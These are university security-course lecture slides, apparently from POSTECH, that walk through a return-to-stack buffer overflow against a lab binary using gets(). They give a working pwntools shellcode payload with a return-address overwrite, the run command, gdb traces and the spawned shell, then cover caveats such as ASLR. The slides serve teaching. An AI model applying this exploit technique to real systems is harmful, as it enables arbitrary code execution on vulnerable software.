# Return-to-stack exploit using shellcode

- Assembly


```
08049176 <main>:
 8049176: push   ebp
 8049177: mov    ebp,esp
 8049179: sub    esp,0x200
 804917f: lea    eax,[ebp-0x200]
 8049185: push   eax
 8049186: call   8049050 <gets@plt>
 804918b: add    esp,0x4
 804918e: mov    eax,0x0
 8049193: leave
 8049194: ret
```

What if our input was

```
sc \
+ "A" * (516 - len(sc)) \
+ "\x78\xd3\xff\xff" ?
```

```
0xffffd378: push 0x68        // our shellcode is executed
0xffffd37a: push 0x732f2f2f     and will spawn a shell
...
```

- Stack



# Try it yourself

POSTECH

```
(Assuming you have already compiled morris.c)

lab01@csed415:~/tmp/[secret_dir]$
>>> from pwn import *
>>> sc = shellcraft.i386.linux.sh()
>>> payload = asm(sc) + “A” * (516 - len(asm(sc)) + p32(0xffffd378)
>>> with open(”payload", "wb") as f: f.write(payload) // store the payload in file “payload”
>>> quit()

lab01@csed415:~/tmp/[secret_dir]$ (cat payload; echo; cat) | ./morris

yay
sh: 2: yay: not found

whoami
lab01

(execute arbitrary commands)
```

# Try it yourself

POSTECH

```
lab01@csed415:~/tmp/[secret_dir]$ gdb ./morris
pwndbg> break main
Breakpoint 1 at 0x804917f

pwndbg> run < payload // run and fill stdin with the contents of “payload” file

 ► 0x804917f <main+9>     lea    eax, [ebp - 0x200]           <main>

pwndbg> ni (until ret)

► 0x8049194  <main+30>    ret    <0xffffd378>
    ↓
   0xffffd378              push   0x68        // follow the execution of the shellcode
   0xffffd37a              push   0x732f2f2f

...
process 693 is executing new program: /bin/dash
                                               // shell spawned!
```

# Question

POSTECH

- What are the advantages of using small shellcode?
  - Hint: The current shellcode is 44 bytes

We can exploit binaries with smaller-sized buffers!

# Caveats

POSTECH

- We assume that we know the exact address of the buffer
  - This is a very strong assumption
  - In practice,
    - Modern protection mechanisms (e.g., ASLR) randomize memory layout
    - Cannot analyze binary (e.g., remote process)
    - Execution environment differs (e.g., environment variables)
- We assume the system architecture is x86
  - Our shellcode is written in x86 asm, so it only works for x86 systems
  - Can we design a shellcode that works on multiple architectures?

# Summary

POSTECH

- A small piece of assembly code can execute a shell
- Certain vulnerabilities allow attackers to manipulate the control flow of a program
- The return-to-stack exploit involves placing a shellcode into a stack buffer and redirecting execution to it by overwriting the return address
  - Powerful enough to compromise 10% of the Internet in 1988
  - How about now?

# Coming up next



- Attack, defense, attack, defense, attack, defense, …

# Questions?